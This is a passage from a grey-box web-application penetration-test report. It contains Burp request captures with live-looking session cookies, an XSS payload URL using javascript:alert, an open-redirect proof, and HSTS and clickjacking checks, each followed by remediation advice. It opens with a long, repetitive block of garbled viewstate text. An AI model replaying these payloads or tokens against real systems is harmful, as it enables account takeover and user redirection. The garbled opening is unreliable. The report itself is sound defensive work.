vbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxsLCEBYeXpZGRkxQGPFgIeCwLubmVyaHRtbGVKGAIH19fQ29udHJvbnNSZXF1aXJlU69zdeJhY2tLZX1TXXYBBSdjdGwmcCRDb250Zm50UGxhY2Vib2xkZXIwJFRhYkNvbRhaW51cJEFJ2N0bDAwJENvbnRlbnRQbGJfZUhhbGRlcjEkdGVGF1Q29udGZpbnVybG9pZGZkSkNoGpY5Uux1%2BUwSwquvF4YqunHBYz3iHHCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=%2FwEPDwUJNzg4MTM5MTA5D2QwAAYPZBYeAGIPDxYCHgRUZxh0BQltDwxs
```

**Request**

Pretty Raw Hex Beautify.NET

```

1 POST /Web/SwitchEmployee.aspx HTTP/1.1
2 Host: demo2.nexelus.net
3 Cookie: ApplicationGatewayAffinityCORS=508cce87633133a12dd913ec58b7dadd; ApplicationGatewayAffinity=508cce87633133a12dd913ec58b7dadd;
  ASP.NET_SessionId=ewt3vgivz5zaoh3ogpadgpoi; Reminder=84d49452ca8d4d628ec3249820348f6c; .ASPXAUTH=
  8CD1058E87045DCE12590F9356CA88C16CD9C870D632E0F80F970D255C64440008E2A3CB96CE0FED95A043A03FA99AF39631D0919E9D494D7D13698A3E087403DC3DBD6DC
  BFD9F899A46CEDF3F3A374DFB90E63D9DD77F29985F947A6E6A58398040A2388D02D584F1F26221C4BE5AD54AA27032E66ED5D45861A9B9C21BADA96FF76138538E80AC8A
  D409E19F04917ED5B406C10FE608D11A7B946ED74F749EEFCE1B143C71470A2FFAC7CA18904687568F2AD844AD520467D0DC7268DAD1C; .AspNetCore.Session=
  CFDJ8Lp3l0w9dvZMnmF10ffiy1qV5lNukRX6pu%2F2196awY9ched1Xfe0gsy2ADIXCgYgiis8QSS41yXB8xy%2FMJwNrQNYcToGyHlw%2FzhWTCpTzvpv5jy5qNcuI%2FMJ10NA
  1EGxp9a2MVjjeFncEN2kze10XQpYlWoqf9P0ZkN6T0BgMq5
4 Content-Length: 1114
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://demo2.nexelus.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
13 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://demo2.nexelus.net/Web/SwitchEmployee.aspx
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 ct100_ContentPlaceholder1_TabContainer1_ClientState=%7B%22ActiveTabIndex%22%3A0%2C%22TabState%22%3A%5Btrue%5D%7D&__EVENTTARGET=&
  __EVENTARGUMENT=&__VIEWSTATE=
  %2FwEPDwUJNzg4MTM5MTA5D2QWAmYpZBYeAgIPDxYCHgRUZXh0BQotLdWxslCBeyXZpZGRkAgQPFgIeCwIubmVyaHRtbGVkGAIFH19fQ29udHJvbHNSZXI1aXJlUG9zdEJhY2tLZXI1
  fXxxYBBS5djdgwMCRDb250ZW50UGxhY2Vi2kxZXIixJFRhYkNvbRhaW5lcjEFJ2N0bDAAJENvbnRlbnRQbGFjZUhhbGRlcjEKGvGFjQ29udGpBmVybMQ8PZGZkSkNoGpY5Uuxix2BU
  SwquvF4YqunHBYz3iHhCOCYBL45aw%3D&__VIEWSTATEGENERATOR=9D3DACE5&__EVENTVALIDATION=
  %2FwEdAAcIqVszTQ06UH0CtCa%2F2MoR9jkYVQcN0%2Fh0HE%2Bmdn1HFjdgog70SSCvjLBjtU7jxmElWujw1CVW%2FKGPP72I2TEXd3HzXr0EptbHLSqZ0s77CZUjG%2BXZRPn8
  oiU76s3ecyrARZEWo1HP%2B1MSWRT0YLHg%2BpqMn%2F0kjPVFq6aEz1R9MtPMVBNeiucJdTfNso%3D&
  ct100%24ContentPlaceholder1%24TabContainer1%24TabPanel2%24FormAction=SWITCH_EMPLOYEE&

```

Target: <https://demo2.nexelus.net>
HTTP/1

### Response

Pretty
Raw
Hex
Render

≡
≡
≡

```

1 HTTP/1.1 302 Found
2 Date: Thu, 15 Jun 2023 15:44:27 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 142
5 Connection: close
6 Cache-Control: private
7 Location: /Web/Dashboard/myeSM.aspx
8 Server: Microsoft-IIS/10.0
9 X-AspNet-Version: 4.0.30319
10 X-Powered-By: ASP.NET
11
12 <html>
13   <head>
14     <title>
15       Object moved
16     </title>
17   </head>
18   <body>
19     <h2>
20       Object moved to <a href="/Web/Dashboard/myeSM.aspx">
21         here
22       </a>
23     </h2>
24   </body>
25 </html>

```

## Request

```

POST /Web/SwitchEmployee.aspx HTTP/1.1
Host: demo2.nexelus.net
Cookie: ApplicationGatewayAffinityCORS=508cce87633133a12dd913ec58b7dadd;
ApplicationGatewayAffinity=508cce87633133a12dd913ec58b7dadd;
ASP.NET_SessionId=ewt3vgivz5zaoh3ogpadgpoi;
Reminder=84d49452ca8d4d628ec3249820348f6c;
.ASPXAUTH=8CD1058E87045DCE12590F9356CA88C16CD9C870D632E0FB0F970D255C644400DBE2A3CB96C
E0FED95A043A03FA99AF39631D0919E9D494D7D13698A3E087403DC3DBD6DCBFDAF899A46CEDF3F3A374D
FB90E63D9DD77F299B5F947A6E6A58398040A238BD02D5B4F1F26221C4BE5AD54AA27032E66ED5D45861A
9B9C21BADA96FF76138538E80AC8AD409E19F04917ED5B406C10FE608D11A7B946ED74F749EEFCE1B143C
71470A2FFAC7CA189046B756BF2DAD844AD520467D0DC726BDAD1C;
.AspNetCore.Session=CfDJ8Lp3l0w9dvZMnrmF10ffyilqV5lNuKRX6pu%2F2196aWY9cheD1XfeOgsy2AD
IXCgYgiis8QSS4lyXBX8y%2FMJwNrQNYcToGYhlw%2FzhWTCpTzvpv5jy5qNcuI%2FMJ1ONA1EGxp9a2MVjeF
NcEN2kzeIOXYQpYlWoqf9P0ZkN6TOBgMq5
Content-Length: 1122
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://demo2.nexelus.net

```

**Doc Ref: Nexelus Grey box External Web Application VA/PT Report-v1.0**

```
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo2.nexelus.net/Web/SwitchEmployee.aspx
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

**Response**

```
HTTP/1.1 302 Found
Date: Thu, 15 Jun 2023 15:44:01 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 142
Connection: close
Cache-Control: private
Location: /Web/DASHBOARD/MyeSM.aspx
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/Web/DASHBOARD/MyeSM.aspx">here</a>.</h2>
</body></html>
```

**Remediation**

Role-Based Access Control (RBAC): Implement a robust RBAC system that strictly defines and enforces user roles and their corresponding permissions. Ensure that standard accounts have limited privileges and are unable to elevate their permissions to super admin levels.

**Status**

Opened

## 4.1.7 Open Redirect & XSS (Cross Site Scripting)

**High**

### Description

The Catalytic Security Team has identified two vulnerabilities within the system: an open redirect vulnerability and a cross-site scripting (XSS) vulnerability.

The open redirect vulnerability exposes a potential risk where attackers can redirect unsuspecting users to malicious websites of their choosing. This can lead to various harmful actions, including phishing attacks, the delivery of malware, or manipulation of user interactions for malicious purposes.

The XSS vulnerability allows attackers to inject and execute arbitrary code on the client-side, putting users at significant risk. Exploiting this vulnerability can result in the theft of sensitive information such as cookies or session data, the injection and execution of malicious scripts within a victim's browser, or even complete control over the victim's browsing session.

Steps to reproduce:

1: by visiting this url

"https://demo2.nexelus.net/Web/Login.aspx?session\_expired\_ind=1&ref\_url=javascript:alert(document.domain)" when the user login into his/her account the application pops up an alert window which has the domain name on it means it triggered the xss payload.

2: by visiting this url

"https://demo2.nexelus.net/Web/Login.aspx?session\_expired\_ind=1&ref\_url=https://google.com" when the user login into his/her account the application will redirect the user to google.com it can be anything like malicious.com

Impacts:

1: Open Redirect Vulnerability Impact: Exploiting this vulnerability allows threat actors to redirect unsuspecting users to malicious websites. This can lead to various forms of attacks, including phishing attempts, malware delivery, or unauthorized manipulation of user interactions.

2: XSS Vulnerability Impact: The XSS vulnerability enables attackers to execute arbitrary code on the client-side. This puts users at risk of having their sensitive information, such as cookies or session data, stolen. Attackers can also inject and execute malicious scripts within a victim's browser, potentially gaining control over the user's browsing session.

### Service Port

443




**CVSS Score**

8.0

**OWASP Top 10**

A7:2017-Cross-Site Scripting (XSS) and Unvalidated Redirects and Forwards

**Impacted URL**
[https://demo2.nexelus.net/Web/Login.aspx?session\\_expired\\_ind=1&ref\\_url=](https://demo2.nexelus.net/Web/Login.aspx?session_expired_ind=1&ref_url=)
**Proof of Concept**

**Remediation**

Open Redirect Vulnerability:

Implement proper input validation and sanitization techniques to prevent unauthorized redirection.

Ensure that all user-supplied redirect URLs are validated against a whitelist of trusted domains. Avoid passing user-provided data directly in the redirect URL, instead, use server-side variables or tokens.

XSS Vulnerability:

Implement input validation and output encoding techniques to sanitize user inputs and prevent the execution of malicious scripts.

Utilize frameworks or libraries that provide built-in protection against XSS attacks.

Implement strict content security policies (CSP) to restrict the types of content that can be loaded and executed in the browser.

**Status**

Opened

#### 4.1.8 HTTP Strict Transport Security (HSTS) Policy Not Enabled

##### Medium

##### Description

It was observed by Catalytic Security team that the target website lacks HSTS policy implementation. HTTP Strict Transport Security (HSTS) is a web security policy mechanism whereby a web server declares that complying user agents (such as a web browser) are to interact with it using only secure (HTTPS) connections.

##### Impact:

Lack of HTTP Strict Transport Security may aid attacker in launching successful attacks like man-in-the-middle (MITM) attacks that use SSL stripping. Whilst, attackers may sniff the network traffic and accessing the information transferred through an un-encrypted channel.

##### Steps to reproduce:

- 1: Use Burpsuite to observe the responses of all request.
  - 2: Use below command in Kali and you will observe that HSTS header is not found in target website.
- ```
curl -X GET https://nexelus.net --head -k
```

##### Service Port

443

##### CVSS Score

5.5

##### OWASP Top 10

A05:2021 - Security misconfiguration

##### Impacted URL

https://nexelus.net/

##### Proof of Concept



```
(root@kali)-[~]
# curl -X GET https://nexelus.net --head -k
HTTP/2 200
last-modified: Wed, 12 Jan 2022 22:38:31 GMT
etag: "788005e-9f56-5d56a3ab0544d"
accept-ranges: bytes
content-length: 40790
vary: Accept-Encoding
content-type: text/html
date: Fri, 16 Jun 2023 19:39:03 GMT
server: Apache
```

### Remediation

It is recommended to enforce encryption measures for an organization's clients visiting its website. Always enable HTTP Strict Transport Security configuration to enforce the redirection from HTTP to HTTPS in order to provide secure channels for communication.

### Status

Opened

## 4.1.9 Frameable Response (Clickjacking)

### Low

#### Description

While testing we observed that the server didn't return an X-Frame-Options header which means that this website could be at risk of a clickjacking attack. The X-Frame-Options HTTP response header can be used to indicate whether or not a browser should be allowed to render a page in a frame or iframe.

#### Impact:

Clickjacking attack is an attack in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted.

#### Steps to Reproduce:

- 1: Create a new HTML file.
- 2: Put `iframe src="https://nexelus.net" frameborder="0">` 3: Put `iframe src="https://nexelus.net" frameborder="0">` 4: Save the file.
- 5: Open the HTML file in the browser and observe the response.

Doc Ref: Nexelus Grey box External Web Application VA/PT Report-v1.0

### Service Port

443

### CVSS Score

4.0

